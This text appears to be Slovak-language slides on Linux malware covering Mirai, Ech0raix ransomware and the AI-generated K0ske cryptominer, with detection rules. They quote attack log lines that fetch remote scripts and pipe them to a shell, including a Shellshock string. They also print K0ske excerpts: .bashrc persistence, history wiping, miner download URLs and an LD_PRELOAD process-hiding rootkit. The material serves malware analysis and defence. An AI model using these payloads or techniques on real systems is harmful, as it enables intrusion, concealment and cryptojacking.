2052820	ET EXPLOIT D-Link DIR-X4860 RCE Attempt Inbound	et/open	May 22, 2024
2034491	ET EXPLOIT D-Link HNAP SOAPAction Command Injection (CVE-2015-2051)	et/open	Nov 17, 2021
2020899	ET EXPLOIT D-Link Devices Home Network Administration Protocol Command Execution	et/open	Apr 13, 2015

Zdroj: https://rules.evebox.org/

Mirai


- Detekcia
  - Pokusy o šírenie botnetu – access.log
    - "GET /cgi-bin/luci/;stok=/locale?form=country&operation=write&country=$(**wget**%20**http%3A//*****.*****.*****.*****/router.tplink.sh**%20-O-%7Csh) HTTP/1.1“
    - "GET /index.php?s=/index/\x09hink\x07pp/invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]='**wget** **http://*****.*****.*****.*****/bins/x86 -O thonkphp ; chmod 777 thonkphp ; ./thonkphp** ThinkPHP ; rm -rf thinkphp' HTTP/1.1"
    - "GET / HTTP/1.1" 404 146 "-" "() { :; }; /bin/bash -c \x22(**wget** -qO- http://*****.*****.*****.*****/rondo.qre.sh||**busybox wget** -qO- http://*****.*****.*****.*****/rondo.qre.sh||**curl** -s http://*****.*****.*****.*****/rondo.qre.sh)|**sh**\x22& #Mozilla/5.0“

Ech0raix

- Čo to je:
  - Jednoduchý ransomvér
- Cieľ:
  - Šifrovať súbory a žiadať výkupné
- Obete:
  - SMB a SOHO NAS
  - QNAP, Synology

Ech0raix


- Zaujímavosti
  - Verzie pre x86 a ARM, ~ 400 riadkov v Go
  - Symetrické AES šifrovanie, eCh0raix marker
  - Prioritizácia šifrovania podľa prípon (2 skupiny)
  - Najprv zašifruje, potom zmaže => možná obnova
  - Kľúč generovaný lokálne, alebo z C2 servera:
    - Kľúč, ransomnote, bitcoin adresa
  - Socks5 Proxy + TOR



Zdroj: https://unit42.paloaltonetworks.com/ech0raix-ransomware-soho/

Ech0raix

- Detekcia
  - Sieťová komunikácia: Socks5 proxy + .onion doména




```
alert tcp [$HOME_NET,$HTTP_SERVERS] any -> $EXTERNAL_NET any (msg:"ET INFO Onion/TOR Proxy Client Request"; flow:established,to_
server; content:"|05 01 00|"; startswith; content:".onion"; distance:0; fast_pattern; isdataat:!3,relative; flowbits:set,ET.zhtr
```


Zdroj: https://rules.evebox.org/rule/et/open/2032083

K0ske

- Čo to je
  - Malvér vygenerovaný pomocou AI (júl/červenec 2025)
- Cieľ:
  - Ťaženie kryptomien
- Obete:
  - Cloud servery, nesprávne nakonfigurované služby
  - JupyterLab
- Slovenská stopa?

K0ske


- Zaujímavosti
  - Malvér skrytý v obrázkoch s pandami



  - Perzistencia cez .bashrc a .bash_logout
  - User-mode rootkit cez LD_PRELOAD a readdir()

K0ske

- Zaujímavosti
  - Malvér skrytý v obrázkoch s pandami



K0ske

- Zaujímavosti
  - Srbsko-**slovenská** stopa?

Zdroj: https://www.bleepingcomputer.com/news/security/new-koske-linux-malware-hides-in-cute-panda-images/

K0ske

- Zaujímavosti
  - **Srbsko**-slovenská stopa?

```
echo -e "${YELLOW}🔵 [7/7] Završna provera pristupa GitHub-u...${RESET}"
if proveri_github; then
    echo -e "${GREEN}✅ Problemi su rešeni, pristup GitHub-u je sada moguć.${RESET}"
    echo -e "${YELLOW}🔍 Testiram git konekciju...${RESET}"
    return 0
else
    echo -e "${RED}❌ Pristup GitHub-u i dalje NIJE moguć.${RESET}"
    echo -e "${RED}⚠️ GitHub NIJE dostupan – pokrećem rešavanje PROXY problema.${RESET}"
fi
```

```
INFORMACIJE

 S I S T E M
Ovo je operativni sistem: Linux

 G P U  I N F O
Nema GPU na serveru :( za mining!

 C P U  I N F O
Arhitektura sistema: x86_64
Tip Procesora HOSTTYPE: x86_64
Ime procerora je: Intel(R) Core(TM) i5-6400 CPU @ 2.70GHz - 4 CPU cores/threads.

    NISAM uspeo da pročitam INFO ZA GRAFIČKU ili grafička ne postoji!
```

Zdroj: https://malwarelab.eu/posts/koske-panda-ai/

K0ske


- Zaujímavosti
  - Srbsko-**slovenská** stopa?

```
##http://xmrig.mine.bz/download2_alt.shtm
declare -a softwareMiningDownload=(
    "bzminer:https://github.com/bzminer/bzminer/releases/download/v23.0.2/bzminer_v23.0.2_linux.tar.gz" \
    "nanominer:https://github.com/nanopool/nanominer/releases/download/v3.10.0/nanominer-linux-3.10.0.tar.gz" \
    "lolMiner:https://github.com/Lolliedieb/lolMiner-releases/releases/download/1.97/lolMiner_v1.97_Lin64.tar.gz" \
    "xmrig1:http://xmrig.mine.bz/download2.shtm" \
    "xmrig2:http://xmrig.mine.bz/download2_alt.shtm" \
    "t-rex:https://github.com/trexminer/T-Rex/releases/download/0.26.8/t-rex-0.26.8-linux.tar.gz" \
    "gminer:https://github.com/develsoftware/GMinerRelease/releases/download/3.44/gminer_3_44_linux64.tar.xz" \
    "rigel:https://github.com/rigelminer/rigel/releases/download/1.22.2/rigel-1.22.2-linux.tar.gz" \
    "hellminer:https://github.com/hellcatz/hminer/releases/download/v0.59.1/hellminer_linux64.tar.gz" \
    "onezerominer:https://github.com/OneZeroMiner/onezerominer/releases/download/v1.4.4/onezerominer-1.4.4.tar.gz" \
    "wildrig-multi:https://github.com/andru-kun/wildrig-multi/releases/download/0.43.0/wildrig-multi-linux-0.43.0.tar.xz" \
    "miniZ:https://github.com/miniZ-miner/miniZ/releases/download/v2.5e/miniZ_v2.5e_linux-x64.tar.gz" \
    "cpuMinerAurum:https://github.com/bitnet-io/cpuminer-opt-aurum/releases/download/aurum/CPU-AURUM-linux.tar.gz" \
    "SRBMiner-Multi:https://github.com/doktor83/SRBMiner-Multi/releases/download/2.8.8/SRBMiner-Multi-2-8-8-Linux.tar.gz" \
    "tnn-miner:https://gitlab.com/Tritonn204/tnn-miner/-/releases/0.4.4-r2/downloads/Tnn-miner-amd64-0.4.4-r2.tar.gz" \
    "TT-Miner:https://github.com/TrailingStop/TT-Miner-release/releases/download/2024.3.2/TT-Miner-2024.3.2.tar.gz" \
    "cpuMinerRplant:https://github.com/rplant8/cpuminer-opt-rplant/releases/download/5.0.42/cpuminer-opt-linux-5.0.42.tar.gz" \
    "cpuMinerTermux:https://github.com/vozstanica/cpuMiner/releases/download/cpuMiner/cpuminer_x86_64" \
    "ccMinerOnikVerus:https://github.com/Oink70/ccminer-verus/releases/download/v3.8.3a-CPU/ccminer-v3.8.3a-oink_Ubuntu_18.04" \
    "ccMinerVerus:git clone --single-branch -b Verus2.2 https://github.com/monkins1010/ccminer.git" \
    "sugarmaker:https://github.com/decryp2kanon/sugarmaker/releases/download/v2.5.0-sugar4/sugarmaker-v2.5.0-sugar4-linux64.zip" \
    "cryptixMiner: https://github.com/cryptix-network/cryptix-miner/releases/download/v0.2.9/cryptix-miner-linux64-v-0-2-9.tar" \
)
```

Zdroj: https://malwarelab.eu/posts/koske-panda-ai/

K0ske

- Zaujímavosti
  - Srbsko-~~**slovenská**~~ stopa?



Zdroj: https://translate.google.com/?sl=auto&tl=en&text=vozstanica&op=translate

K0ske

- Zaujímavosti
  - Perzistencia cez .bashrc a .bash_logout a zametanie stôp

```
##---------------- - - - - - - -- - - - -
##--------- 5) AUTO START
##---------------- - - - - - - -- - - - -
# Globalne promenljive
# Skripta koske_mining.sh
URL_KOSKE_MINING="https://k0ske.short.gy/panda_v14"
URL_KOSKE_MINING_BACKUP="https://tini.fyi/panda_v14.jpg"
VELICINA_SLIKE="58100"

BASHRC="$HOME/.bashrc"
LOGOUT_BASHRC="$HOME/.bash_logout"
CUSTOM_BASHRC="$HOME/.bashrc.koske"
```

```
##---------------- - - - - - - -- - - - -
##--------- START 7) BRISANJE ISTORIJE
##---------------- - - - - - - -- - - - -
brisanjeIstorije(){
    clear
    # Brisanje istorije iz memorije i fajla
    history -c
    history -w
    rm -f ~/.bash_history ~/.viminfo ~/.wget-hsts
```

Zdroj: https://malwarelab.eu/posts/koske-panda-ai/

K0ske

- Zaujímavosti
  - Hideproc: User-mode rootkit cez LD_PRELOAD a readdir()

```
char hidden_pid[32] = {0};
const char *hidden_file = "hideproc.so";
const char *hidden_keyword = "koske";
const char *hidden_module = "hideproc";

void load_hidden_pid() {
    FILE *fp = fopen("/dev/shm/.hiddenpid", "r");
    if (fp) {
        if (fgets(hidden_pid, sizeof(hidden_pid), fp) != NULL) {
            hidden_pid[strcspn(hidden_pid, "\n")] = 0;
        }
        fclose(fp);
    }
}
```

Zdroj: https://malwarelab.eu/posts/koske-panda-ai/

K0ske

- Zaujímavosti
  - Hideproc: User-mode rootkit cez LD_PRELOAD a readdir()

```c
struct dirent *readdir(DIR *dirp) {
    static readdir_t orig_readdir = NULL;
    if (!orig_readdir) {
        orig_readdir = (readdir_t)dlsym(RTLD_NEXT, "readdir");
    }

    struct dirent *entry;

    while ((entry = orig_readdir(dirp)) != NULL) {

        ... SKIPPED ...

        load_hidden_pid();

        // Ako čitamo /proc folder
        if (strcmp(real_path, "/proc") == 0) {
            if (hidden_pid[0] != '\0' && strcmp(entry->d_name, hidden_pid) == 0) {
                // Preskoči ovaj PID
                continue;
            }
        }
```

Zdroj: https://malwarelab.eu/posts/koske-panda-ai/

Záver

- Malvér pre Linux je reálny
- Botnety, backdoory, iná zloba
- Zraniteľnosti, zlá konfigurácia, slabé heslá, supply-chain
- (Ne)interaktivita, dôveryhodné zdroje softvéru

- Mastodon: @malwarelab_eu@infosec.exchange